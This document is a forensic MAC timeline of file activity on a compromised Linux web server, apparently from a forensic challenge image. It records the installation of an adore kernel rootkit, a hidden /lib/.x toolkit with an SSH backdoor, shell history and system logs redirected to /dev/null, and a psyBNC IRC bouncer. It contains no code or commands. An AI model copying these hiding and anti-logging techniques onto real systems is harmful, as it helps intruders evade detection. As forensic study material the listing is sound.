7790 .a. -rw-r--r-- root root
/usr/include/bits/syscall.h
1064 .a. -rw-r--r-- root root
/usr/include/linux/adfs_fs_sb.h
2009 .a. -rw-r--r-- root root
/usr/include/linux/affs_fs_sb.h
587 .a. -rw-r--r-- root root
/usr/include/linux/bfs_fs_sb.h
244 .a. -rw-r--r-- root root
/usr/include/linux/cramfs_fs_sb.h
316 .a. -rw-r--r-- root root
/usr/include/linux/dirent.h
2204 .a. -rw-r--r-- root root
/usr/include/linux/efs_fs_sb.h
2073 .a. -rw-r--r-- root root
/usr/include/linux/ext2_fs_sb.h
2526 .a. -rw-r--r-- root root
/usr/include/linux/ext3_fs_sb.h
2016 .a. -rw-r--r-- root root
/usr/include/linux/fat_cvf.h
732 .a. -rw-r--r-- root root
/usr/include/linux/fcntl.h
2391 .a. -rw-r--r-- root root
/usr/include/linux/file.h
53165 .a. -rw-r--r-- root root
/usr/include/linux/fs.h
1528 .a. -rw-r--r-- root root
/usr/include/linux/fs_struct.h
1763 .a. -rw-r--r-- root root
/usr/include/linux/hfs_fs_sb.h
3008 .a. -rw-r--r-- root root
/usr/include/linux/hpfs_fs_sb.h
1821 .a. -rw-r--r-- root root
/usr/include/linux/ipc.h
785 .a. -rw-r--r-- root root
/usr/include/linux/iso_fs_sb.h
1897 .a. -rw-r--r-- root root
/usr/include/linux/jffs2_fs_i.h
2679 .a. -rw-r--r-- root root
/usr/include/linux/jffs2_fs_sb.h
5219 .a. -rw-r--r-- root root

```

```

/usr/include/linux/major.h
    168 .a. -rw-r--r-- root    root
/usr/include/linux/malloc.h
    586 .a. -rw-r--r-- root    root
/usr/include/linux/minix_fs_sb.h
    3932 .a. -rw-r--r-- root    root
/usr/include/linux/mmzone.h
    2485 .a. -rw-r--r-- root    root
/usr/include/linux/msdos_fs_sb.h
    5826 .a. -rw-r--r-- root    root
/usr/include/linux/ncp.h
    709 .a. -rw-r--r-- root    root
/usr/include/linux/ncp_fs_i.h
    2297 .a. -rw-r--r-- root    root
/usr/include/linux/ncp_fs_sb.h
    2689 .a. -rw-r--r-- root    root
/usr/include/linux/ncp_mount.h
    898 .a. -rw-r--r-- root    root
/usr/include/linux/nfs_fs_sb.h
    1455 .a. -rw-r--r-- root    root
/usr/include/linux/ntfs_fs_sb.h
    238 .a. -rw-r--r-- root    root
/usr/include/linux/proc_fs_i.h
    3819 .a. -rw-r--r-- root    root
/usr/include/linux/qnx4_fs.h
    659 .a. -rw-r--r-- root    root
/usr/include/linux/qnx4_fs_sb.h
    9900 .a. -rw-r--r-- root    root
/usr/include/linux/quota.h
    20042 .a. -rw-r--r-- root    root
/usr/include/linux/reiserfs_fs_sb.h
    1586 .a. -rw-r--r-- root    root
/usr/include/linux/resource.h
    142 .a. -rw-r--r-- root    root
/usr/include/linux/romfs_fs_sb.h
    26574 .a. -rw-r--r-- root    root
/usr/include/linux/sched.h
    1177 .a. -rw-r--r-- root    root
/usr/include/linux/securebits.h
    4616 .a. -rw-r--r-- root    root
/usr/include/linux/sem.h
    5118 .a. -rw-r--r-- root    root
/usr/include/linux/signal.h
    2403 .a. -rw-r--r-- root    root
/usr/include/linux/smb.h
    1810 .a. -rw-r--r-- root    root
/usr/include/linux/smb_fs_sb.h
    1931 .a. -rw-r--r-- root    root
/usr/include/linux/smp.h
    385 .a. -rw-r--r-- root    root
/usr/include/linux/smp_lock.h
    8861 .a. -rw-r--r-- root    root
/usr/include/linux/swap.h
    4606 .a. -rw-r--r-- root    root
/usr/include/linux/sysv_fs_sb.h
    109 .a. -rw-r--r-- root    root
/usr/include/linux/termios.h
    3482 .a. -rw-r--r-- root    root
/usr/include/linux/time.h
    3832 .a. -rw-r--r-- root    root
/usr/include/linux/timer.h

```

```

153 .a. -rw-r--r-- root root
/usr/include/linux/times.h
11384 .a. -rw-r--r-- root root
/usr/include/linux/timex.h
3192 .a. -rw-r--r-- root root
/usr/include/linux/tqueue.h
14593 .a. -rw-r--r-- root root
/usr/include/linux/tty.h
8464 .a. -rw-r--r-- root root
/usr/include/linux/tty_driver.h
5222 .a. -rw-r--r-- root root
/usr/include/linux/tty_ldisc.h
2337 .a. -rw-r--r-- root root
/usr/include/linux/udf_fs_sb.h
21708 .a. -rw-r--r-- root root
/usr/include/linux/ufs_fs.h
7571 .a. -rw-r--r-- root root
/usr/include/linux/ufs_fs_sb.h
176 .a. -rw-r--r-- root root
/usr/include/linux/unistd.h
180 .a. -rw-r--r-- root root
/usr/include/linux/usbdev_fs_i.h
224 .a. -rw-r--r-- root root
/usr/include/linux/usbdev_fs_sb.h
5840 .a. -rw-r--r-- root root
/usr/include/linux/wait.h
1403 .a. -rw-r--r-- root root
/usr/include/sys/syscall.h
03 Aug 10 15:30:52 2634 .a. -rw-r--r-- root root
/usr/include/asm/ioctl.h
2578 .a. -rw-r--r-- root root
/usr/include/asm/ioctls.h
2535 .a. -rw-r--r-- root root
/usr/include/bits/ioctl-types.h
4497 .a. -rw-r--r-- root root
/usr/include/bits/ioctls.h
1825 .a. -rw-r--r-- root root
/usr/include/sys/ioctl.h
20 .a. -rw-r--r-- root root
/usr/include/sys/signal.h
3568 .a. -rw-r--r-- root root
/usr/include/sys/ttydefaults.h
5636 ma. -rw-r--r-- root root /usr/lib/adore.o
03 Aug 10 15:30:54 14 .a. lrwxrwxrwx root root /boot/kernel.h ->
kernel.h-2.4.7
405 .a. -rw-r--r-- root root /boot/kernel.h-2.4.7
20991 m.c -rwxr-xr-x root root /etc/rc.d/rc.sysinit
9 m.c lrwxrwxrwx root root /root/.bash_history ->
/dev/null
3 .a. lrwxrwxrwx root root /usr/bin/cc -> gcc
5066 .a. -rw-r--r-- root root
/usr/include/asm/atomic.h
248 .a. -rw-r--r-- root root
/usr/include/asm/cache.h
3497 .a. -rw-r--r-- root root
/usr/include/asm/cpufeature.h
742 .a. -rw-r--r-- root root
/usr/include/asm/math_emu.h
3284 .a. -rw-r--r-- root root
/usr/include/asm/page.h
208 .a. -rw-r--r-- root root

```

```

/usr/include/asm/page_offset.h
    2359 .a. -rw-r--r-- root    root
/usr/include/asm/posix_types.h
    13375 .a. -rw-r--r-- root    root
/usr/include/asm/processor.h
    152 .a. -rw-r--r-- root    root
/usr/include/asm/segment.h
    12145 .a. -rw-r--r-- root    root
/usr/include/asm/string.h
    948 .a. -rw-r--r-- root    root
/usr/include/asm/types.h
    5581 .a. -rw-r--r-- root    root
/usr/include/asm/vm86.h
    80131 .a. -rw-r--r-- root    root
/usr/include/linux/autoconf.h
    85 .a. -rw-r--r-- root    root
/usr/include/linux/config.h
    4211 .a. -rw-r--r-- root    root
/usr/include/linux/kernel.h
    1231 .a. -rw-r--r-- root    root
/usr/include/linux/linkage.h
    3870 .a. -rw-r--r-- root    root
/usr/include/linux/list.h
    10423 .a. -rw-r--r-- root    root
/usr/include/linux/module.h
    1242 .a. -rw-r--r-- root    root
/usr/include/linux/posix_types.h
    1506 .a. -rw-r--r-- root    root
/usr/include/linux/prefetch.h
    4267 .a. -rw-r--r-- root    root
/usr/include/linux/rhconfig.h
    5725 .a. -rw-r--r-- root    root
/usr/include/linux/spinlock.h
    227 .a. -rw-r--r-- root    root
/usr/include/linux/stddef.h
    2259 .a. -rw-r--r-- root    root
/usr/include/linux/string.h
    422 .a. -rw-r--r-- root    root
/usr/include/linux/threads.h
    2769 .a. -rw-r--r-- root    root
/usr/include/linux/types.h
    439 .a. -rw-r--r-- root    root
/usr/include/linux/version.h
    8192 m.c drwxr-xr-x root    root    /usr/lib
    5636 ..c -rw-r--r-- root    root    /usr/lib/adore.o
    1016 mac -rw-r--r-- root    root    /usr/lib/cleaner.o
    230163 ..c -rwx----- apache apache /usr/lib/sp0
    621 ..c -rw-r--r-- apache apache /usr/lib/sp0_cfg
    532 ..c -rw-r--r-- apache apache /usr/lib/sp0_key
    513 ..c -rw-r--r-- apache apache /usr/lib/sp0_seed
    4096 m.c drwxr-xr-x root    root    /var/log
    9 m.c lrwxrwxrwx root    root    /var/log/messages ->
/dev/null
03 Aug 10 15:31:51    1223 .a. -rwxr-xr-x apache apache /lib/.x/.boot
    303 .a. -rwxr-xr-x apache apache /lib/.x/hidden
    25795 .a. -rwxr-xr-x apache apache /lib/.x/log
03 Aug 10 15:32:15    4096 m.c drwxr-xr-x root    root    /lib
    17931 ..c -rwxr-xr-x apache apache /lib/.x/c1
    303 ..c -rwxr-xr-x apache apache /lib/.x/hidden
    59137 ..c -rwxr-xr-x apache apache /lib/.x/inst
    1 mac -rw-r--r-- root    root    /lib/.x/ip

```

```

25795 .c -rwxr-xr-x apache apache /lib/.x/log
5192 .c -rwxrwxrwx root root /lib/.x/s/lsn
5 m.. -r--r--r-- root root /lib/.x/s/port
536 .c -rwxrwxrwx root root /lib/.x/s/s_h_k
340 .c -rwxrwxrwx root root /lib/.x/s/s_h_k.pub
669 .c -rwxrwxrwx root root /lib/.x/s/sshd_config
03 Aug 10 15:32:16 77824 .a. drwxr-xr-x root root /dev
12288 m.c -rw-rw-r-- root root /etc/psdevtab
59137 .a. -rwxr-xr-x apache apache /lib/.x/inst
5192 .a. -rwxrwxrwx root root /lib/.x/s/lsn
1224 .a. -rw-r--r-- root root /lib/.x/s/mfs
5 .ac -r--r--r-- root root /lib/.x/s/port
536 .a. -rwxrwxrwx root root /lib/.x/s/s_h_k
340 .a. -rwxrwxrwx root root /lib/.x/s/s_h_k.pub
669 .a. -rwxrwxrwx root root /lib/.x/s/sshd_config
217667 .ac -rwxrwxrwx root root /lib/.x/s/xopen
28632 m.c -rwxr-xr-x root root /lib/.x/sk
17 .a. lrwxrwxrwx root root /lib/libcom_err.so.2
-> libcom_err.so.2.0
8456 .a. -rwxr-xr-x root root /lib/libcom_err.so.2.0
13 .a. lrwxrwxrwx root root /lib/libe2p.so.2 ->
libe2p.so.2.3
19304 .a. -rwxr-xr-x root root /lib/libe2p.so.2.3
16 .a. lrwxrwxrwx root root /lib/libext2fs.so.2 ->
libext2fs.so.2.4
110438 .a. -rwxr-xr-x root root /lib/libext2fs.so.2.4
26636 .c -rwxr-xr-x root root /sbin/init
6844 .a. -rwxr-xr-x root root /usr/bin/chattr
03 Aug 10 15:32:17 435039 .a. -rw-r--r-- root root /boot/System.map-
2.4.7-10
4096 .a. drwxr-xr-x root root /etc
4096 m.c drwxr-xr-x root root /lib/.x
1223 .c -rwxr-xr-x apache apache /lib/.x/.boot
222 mac -rw-r--r-- root root /lib/.x/hidden.log
2442 m.c -rw-r--r-- root root /lib/.x/install.log
4096 m.c drwxrwxrwx root root /lib/.x/s
6 mac -rw-r--r-- root root /lib/.x/s/pid
28632 .a. -rwxr-xr-x root root /lib/.x/sk
16732 .a. -rwx--x--x root root /usr/bin/finger
15964 .a. -rwxr-xr-x root root /usr/bin/head
3044 .a. -r-xr-xr-x root root /usr/bin/uptime
4096 m.c drwxrwxrwx root root /var/tmp
03 Aug 10 15:32:18 35 .a. -rw-r--r-- root root /etc/redhat-release
03 Aug 10 15:32:33 112 .a. -rw-r--r-- root root /etc/mail.rc
846 .c -rw-r--r-- root root /etc/passwd
2442 .a. -rw-r--r-- root root /lib/.x/install.log
4096 .a. drwxrwxrwx root root /lib/.x/s
7 .a. lrwxrwxrwx root slocate /usr/bin/locate ->
slocate
25020 .a. -rwxr-Sr-x root slocate /usr/bin/slocate
219308 .a. -rw-r----- root slocate
/var/lib/slocate/slocate.db
17030 .a. -rw----- root root /var/log/maillog
03 Aug 10 15:32:34 4 .a. lrwxrwxrwx root root /bin/bash2 -> bash
3 .a. lrwxrwxrwx root root /bin/bsh -> ash
4 .a. lrwxrwxrwx root root /bin/csh -> tcsh
8 .a. lrwxrwxrwx root root /bin/dnsdomainname ->
hostname
8 .a. lrwxrwxrwx root root /bin/domainname ->
hostname
2 .a. lrwxrwxrwx root root /bin/ex -> vi

```

```

3 .a. lrwxrwxrwx root root /bin/gtar -> tar
8 .a. lrwxrwxrwx root root /bin/nisdomainname ->
hostname
2 .a. lrwxrwxrwx root root /bin/red -> ed
2 .a. lrwxrwxrwx root root /bin/rvi -> vi
2 .a. lrwxrwxrwx root root /bin/rview -> vi
2 .a. lrwxrwxrwx root root /bin/view -> vi
8 .a. lrwxrwxrwx root root /bin/ypdomainname ->
hostname
17931 .a. -rwxr-xr-x apache apache /lib/.x/cl
9 .a. lrwxrwxrwx root root /var/log/messages ->
/dev/null
03 Aug 10 15:40:43 65692 .a. -rwxr-xr-x root root /usr/bin/ftp
18 .a. lrwxrwxrwx root root
/usr/lib/libreadline.so.4 -> readline.so.4.2
182185 .a. -rwxr-xr-x root root
/usr/lib/libreadline.so.4.2
03 Aug 10 15:41:51 12096 .a. -rwxr-xr-x root root /usr/bin/killall
03 Aug 10 15:49:47 1627 ..c -rw-r--r-- root root /root/sslstop.tar.gz
03 Aug 10 15:50:00 0 mac -r----- root root <SotM29-sdal.dd-dead-
104397>
03 Aug 10 15:50:46 4096 m.c drwxr-x--- root root /root
1627 .a. -rw-r--r-- root root /root/sslstop.tar.gz
87 ..c -rw-rw-r-- 500 500 /root/sslstop/Makefile
1809 ..c -rw-rw-r-- 500 500
/root/sslstop/sslstop.c
03 Aug 10 15:51:10 512 .a. -rw----- root root /lib/.x/s/r_s
03 Aug 10 15:51:59 87 .a. -rw-rw-r-- 500 500 /root/sslstop/Makefile
1809 .a. -rw-rw-r-- 500 500
/root/sslstop/sslstop.c
03 Aug 10 15:52:00 17351 m.c -rwxr-xr-x root root /root/sslstop/sslport
16452 m.c -rwxr-xr-x root root /root/sslstop/sslstop
03 Aug 10 15:52:09 175785 .a. -rwxr-xr-x root root /lib/librt-2.2.4.so
14 .a. lrwxrwxrwx root root /lib/librt.so.1 ->
librt-2.2.4.so
22795530 m.c -rw-r--r-- root root <SotM29-sdal.dd-live-
46914>
23335716 m.c -rw-r--r-- root root <SotM29-sdal.dd-live-
46935>
03 Aug 10 15:52:10 4096 m.c drwxr-xr-x root root /var/lock/subsys
0 ..c -rw----- apache root <SotM29-sdal.dd-live-
3187>
03 Aug 10 15:52:11 4 .a. lrwxrwxrwx root root /bin/awk -> gawk
11 .a. lrwxrwxrwx root root /etc/init.d ->
rc.d/init.d
10844 .a. -rwxr-xr-x root root /usr/bin/env
47516 .a. -rwxr-xr-x root root /usr/bin/find
28284 .a. -rwxr-xr-x root root /usr/bin/tr
4096 .a. drwxr-xr-x root root /usr/lib/apache
03 Aug 10 15:52:12 121448 .a. -rwxr-xr-x root root
/usr/lib/apache/libdav.so
210030 .a. -rwxr-xr-x root root
/usr/lib/apache/libssl.so
0 mac -rw----- apache root
/var/run/httpd.mm.14637.sem
03 Aug 10 15:52:23 17351 .a. -rwxr-xr-x root root /root/sslstop/sslport
03 Aug 10 15:53:41 10 .a. lrwxrwxrwx root root /var/mail ->
spool/mail
03 Aug 10 15:54:04 235 mac -rw----- root root /.bash_history
03 Aug 10 15:54:18 4096 m.c drwxr-xr-x root root /etc/httpd/conf
50851 m.c -rw-r--r-- root root

```

```

/etc/httpd/conf/httpd.conf
    658 .a. -rw-r--r-- root    root    /etc/initlog.conf
    9315 .a. -rwxr-xr-x root    root
/etc/rc.d/init.d/functions
    1703 .a. -rwxr-xr-x root    root    /etc/rc.d/init.d/httpd
    952 .a. -rw-r--r-- root    root    /etc/sysconfig/init
    16452 .a. -rwxr-xr-x root    root    /root/sslstop/sslstop
    8 .a. lrwxrwxrwx root    root    /sbin/pidof ->
killall15
    13707 .a. -r-x----- root    root    /usr/bin/crontabs
    672527 .a. -rwxr-xr-x root    root    /usr/bin/smbd -D
    692 .a. -rw-r--r-- root    root    /usr/include/iceconf.h
    539 .a. -rw----- root    root    /usr/include/icekey.h
    512 .a. -rw----- root    root    /usr/include/iceseed.h
    676 m.c -rw----- root    root    /var/log/boot.log
03 Aug 10 15:54:24    285 .a. -rw-r--r-- root    root
/etc/httpd/conf/access.conf
    50851 .a. -rw-r--r-- root    root
/etc/httpd/conf/httpd.conf
    297 .a. -rw-r--r-- root    root
/etc/httpd/conf/srm.conf
    19 .a. lrwxrwxrwx root    root    /etc/httpd/logs ->
../../../../var/log/httpd
    21 .a. lrwxrwxrwx root    root    /etc/httpd/modules ->
../../../../usr/lib/apache
    530021 .a. -rwxr-xr-x root    root    /lib/i686/libpthread-
0.9.so
    17 .a. lrwxrwxrwx root    root
/lib/i686/libpthread.so.0 -> libpthread-0.9.so
    10134 .a. -rwxr-xr-x root    root
/usr/lib/apache/mod_access.so
    8641 .a. -rwxr-xr-x root    root
/usr/lib/apache/mod_actions.so
    10717 .a. -rwxr-xr-x root    root
/usr/lib/apache/mod_alias.so
    7024 .a. -rwxr-xr-x root    root
/usr/lib/apache/mod_asis.so
    10533 .a. -rwxr-xr-x root    root
/usr/lib/apache/mod_auth.so
    8266 .a. -rwxr-xr-x root    root
/usr/lib/apache/mod_auth_anon.so
    9404 .a. -rwxr-xr-x root    root
/usr/lib/apache/mod_auth_db.so
    27520 .a. -rwxr-xr-x root    root
/usr/lib/apache/mod_autoindex.so
    15040 .a. -rwxr-xr-x root    root
/usr/lib/apache/mod_cgi.so
    8086 .a. -rwxr-xr-x root    root
/usr/lib/apache/mod_dir.so
    8017 .a. -rwxr-xr-x root    root
/usr/lib/apache/mod_env.so
    9968 .a. -rwxr-xr-x root    root
/usr/lib/apache/mod_expires.so
    8009 .a. -rwxr-xr-x root    root
/usr/lib/apache/mod_headers.so
    16074 .a. -rwxr-xr-x root    root
/usr/lib/apache/mod_imap.so
    35122 .a. -rwxr-xr-x root    root
/usr/lib/apache/mod_include.so
    20059 .a. -rwxr-xr-x root    root
/usr/lib/apache/mod_info.so

```

```

7538 .a. -rwxr-xr-x root root
/usr/lib/apache/mod_log_agent.so
17770 .a. -rwxr-xr-x root root
/usr/lib/apache/mod_log_config.so
8470 .a. -rwxr-xr-x root root
/usr/lib/apache/mod_log_referer.so
14897 .a. -rwxr-xr-x root root
/usr/lib/apache/mod_mime.so
26832 .a. -rwxr-xr-x root root
/usr/lib/apache/mod_negotiation.so
53193 .a. -rwxr-xr-x root root
/usr/lib/apache/mod_rewrite.so
10276 .a. -rwxr-xr-x root root
/usr/lib/apache/mod_setenvif.so
18465 .a. -rwxr-xr-x root root
/usr/lib/apache/mod_status.so
8838 .a. -rwxr-xr-x root root
/usr/lib/apache/mod_userdir.so
9951 .a. -rwxr-xr-x root root
/usr/lib/apache/mod_vhost_alias.so
16 .a. lrwxrwxrwx root root /usr/lib/libmm.so.11
-> libmm.so.11.0.23
19538 .a. -rwxr-xr-x root root
/usr/lib/libmm.so.11.0.23
4096 m.c drwxr-xr-x root root /var/run
0 mac -rw----- apache root
/var/run/httpd.mm.14671.sem
03 Aug 10 15:54:48 4096 m.c drwxrwxr-x 500 500 /root/sslstop
2794 mac -rw-rw-r-- 500 500
/root/sslstop/sslport.c
03 Aug 10 15:54:49 4096 .a. drwxrwxr-x 500 500 /root/sslstop
03 Aug 10 15:55:07 4096 .a. drwxrwxrwx root root /tmp
03 Aug 10 15:55:13 46224 .a. -rwxr-xr-x root root /lib/libproc.so.2.0.7
8624 .a. -r-xr-xr-x root root /usr/bin/w
03 Aug 10 15:55:23 4096 .a. drwxrwxrwx root root /var/tmp
03 Aug 10 15:56:11 210 .a. -rw-r--r-- root root /etc/pam.d/other
659 .a. -rw-r--r-- root root /etc/pam.d/su
643 .a. -rw-r--r-- root root /etc/pam.d/system-auth
19 .a. lrwxrwxrwx root root /lib/libpam_misc.so.0
-> libpam_misc.so.0.75
12079 .a. -rwxr-xr-x root root
/lib/libpam_misc.so.0.75
14636 .a. -rwxr-xr-x root root
/lib/security/pam_cracklib.so
4994 .a. -rwxr-xr-x root root
/lib/security/pam_deny.so
13025 .a. -rwxr-xr-x root root
/lib/security/pam_env.so
13778 .a. -rwxr-xr-x root root
/lib/security/pam_limits.so
5491 .a. -rwxr-xr-x root root
/lib/security/pam_rootok.so
12060 .a. -rwxr-xr-x root root
/lib/security/pam_stack.so
47819 .a. -rwxr-xr-x root root
/lib/security/pam_unix.so
17551 .a. -rwxr-xr-x root root
/lib/security/pam_xauth.so
15 .a. lrwxrwxrwx root root /usr/lib/libcrack.so.2
-> libcrack.so.2.7
69084 .a. -rwxr-xr-x root root

```

```

/usr/lib/libcrack.so.2.7
    4224 .a. -rw-rw-r-- root    utmp    /var/run/utmp
03 Aug 10 15:56:50    4096 .a. drwxr-xr-x root    root    /etc/opt
03 Aug 10 15:57:06   154444 .a. -rwxr-xr-x root    root    /usr/bin/wget
03 Aug 10 15:57:07    3956 .a. -rw-r--r-- root    root    /etc/wgetrc
    7317 .a. -rw-r--r-- root    root
/usr/share/ssl/openssl.cnf
03 Aug 10 15:57:12   312188 ..c -rw-r--r-- root    root
/etc/opt/psyBNC2.3.1.tar.gz
03 Aug 10 15:57:33    4096 m.c drwxr-xr-x root    root    /etc/opt
    312188 .a. -rw-r--r-- root    root
/etc/opt/psyBNC2.3.1.tar.gz
    31507 .ac -rw-r--r-- root    root
/etc/opt/psybnc/CHANGES
    17982 .ac -rw----- root    root
/etc/opt/psybnc/COPYING
    2661 .ac -rw-r--r-- root    root    /etc/opt/psybnc/FAQ
    2129 ..c -rw-r--r-- root    root
/etc/opt/psybnc/Makefile
    35785 .ac -rw-r--r-- root    root    /etc/opt/psybnc/README
    15738 .ac -rw-r--r-- root    root
/etc/opt/psybnc/SCRIPTING
    509 .ac -rw-r--r-- root    root    /etc/opt/psybnc/TODO
    929 ..c -rw----- root    root
/etc/opt/psybnc/config.h
    8192 .ac drwxr-xr-x root    root    /etc/opt/psybnc/help
    696 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/ADDALLOW.DEU
    658 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/ADDALLOW.ITA
    593 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/ADDALLOW.TXT
    509 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/ADDASK.DEU
    432 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/ADDASK.ITA
    416 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/ADDASK.TXT
    418 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/ADDAUTOOP.DEU
    382 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/ADDAUTOOP.ITA
    339 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/ADDAUTOOP.TXT
    308 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/ADDBAN.DEU
    284 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/ADDBAN.ITA
    236 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/ADDBAN.TXT
    686 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/ADDDCC.DEU
    593 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/ADDDCC.ITA
    537 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/ADDDCC.TXT
    841 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/ADDIGNORE.DEU
    753 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/ADDIGNORE.ITA
    739 .ac -rw-r--r-- root    root

```

```

/etc/opt/psybnc/help/ADDIGNORE.TXT
    478 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/ADDLOG.DEU
    315 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/ADDLOG.ITA
    315 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/ADDLOG.TXT
    919 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/ADDNETWORK.DEU
    852 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/ADDNETWORK.ITA
    955 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/ADDNETWORK.TXT
    549 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/ADDOP.DEU
    473 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/ADDOP.ITA
    434 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/ADDOP.TXT
    446 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/ADDSERVER.DEU
    437 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/ADDSERVER.ITA
    384 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/ADDSERVER.TXT
    429 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/ADDUSER.DEU
    440 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/ADDUSER.ITA
    412 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/ADDUSER.TXT
    94 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/AIDLE.DEU
    99 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/AIDLE.ITA
    93 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/AIDLE.TXT
    238 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/AUTOGETDCC.DEU
    192 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/AUTOGETDCC.ITA
    166 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/AUTOGETDCC.TXT
    158 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/AUTOREJOIN.DEU
    144 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/AUTOREJOIN.ITA
    128 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/AUTOREJOIN.TXT
    193 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/BCONNECT.DEU
    115 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/BCONNECT.ITA
    114 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/BCONNECT.TXT
    108 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/BHELP.DEU
    24 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/BHELP.ITA
    22 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/BHELP.TXT

```

```

122 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/BKILL.DEU
167 .ac -rw-rw-r-- root root
/etc/opt/psybnc/help/BKILL.ITA
105 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/BKILL.TXT
132 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/BQUIT.DEU
149 .ac -rw-rw-r-- root root
/etc/opt/psybnc/help/BQUIT.ITA
136 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/BQUIT.TXT
96 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/BREHASH.DEU
116 .ac -rw-rw-r-- root root
/etc/opt/psybnc/help/BREHASH.ITA
101 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/BREHASH.TXT
564 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/BVHOST.DEU
295 .ac -rw-rw-r-- root root
/etc/opt/psybnc/help/BVHOST.ITA
336 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/BVHOST.TXT
157 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/BWHO.DEU
278 .ac -rw-rw-r-- root root
/etc/opt/psybnc/help/BWHO.ITA
259 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/BWHO.TXT
311 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/DCCANSWER.DEU
313 .ac -rw-rw-r-- root root
/etc/opt/psybnc/help/DCCANSWER.ITA
271 .ac -rw-rw-r-- root root
/etc/opt/psybnc/help/DCCANSWER.TXT
156 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/DCCCANCEL.DEU
145 .ac -rw-rw-r-- root root
/etc/opt/psybnc/help/DCCCANCEL.ITA
140 .ac -rw-rw-r-- root root
/etc/opt/psybnc/help/DCCCANCEL.TXT
343 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/DCCCHAT.DEU
241 .ac -rw-rw-r-- root root
/etc/opt/psybnc/help/DCCCHAT.ITA
242 .ac -rw-rw-r-- root root
/etc/opt/psybnc/help/DCCCHAT.TXT
294 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/DCCENABLE.DEU
260 .ac -rw-rw-r-- root root
/etc/opt/psybnc/help/DCCENABLE.ITA
240 .ac -rw-rw-r-- root root
/etc/opt/psybnc/help/DCCENABLE.TXT
373 .ac -rw-r--r-- root root
/etc/opt/psybnc/help/DCCGET.DEU
351 .ac -rw-rw-r-- root root
/etc/opt/psybnc/help/DCCGET.ITA
323 .ac -rw-rw-r-- root root
/etc/opt/psybnc/help/DCCGET.TXT
279 .ac -rw-r--r-- root root

```

```

/etc/opt/psybnc/help/DCCSEND.DEU
    189 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/DCCSEND.ITA
    280 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/DCCSEND.TXT
    296 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/DCCSENDME.DEU
    296 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/DCCSENDME.ITA
    285 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/DCCSENDME.TXT
    163 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/DELALLOW.DEU
    187 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/DELALLOW.ITA
    189 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/DELALLOW.TXT
    262 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/DELASK.DEU
    241 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/DELASK.ITA
    241 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/DELASK.TXT
    224 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/DELAUTOOP.DEU
    226 .ac -rw-rw-r-- root    root
/etc/opt/psybnc/help/DELAUTOOP.ITA
    234 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/DELAUTOOP.TXT
    202 .ac -rw-r--r-- root    root
/etc/opt/psybnc/help/DELBAN.DEU
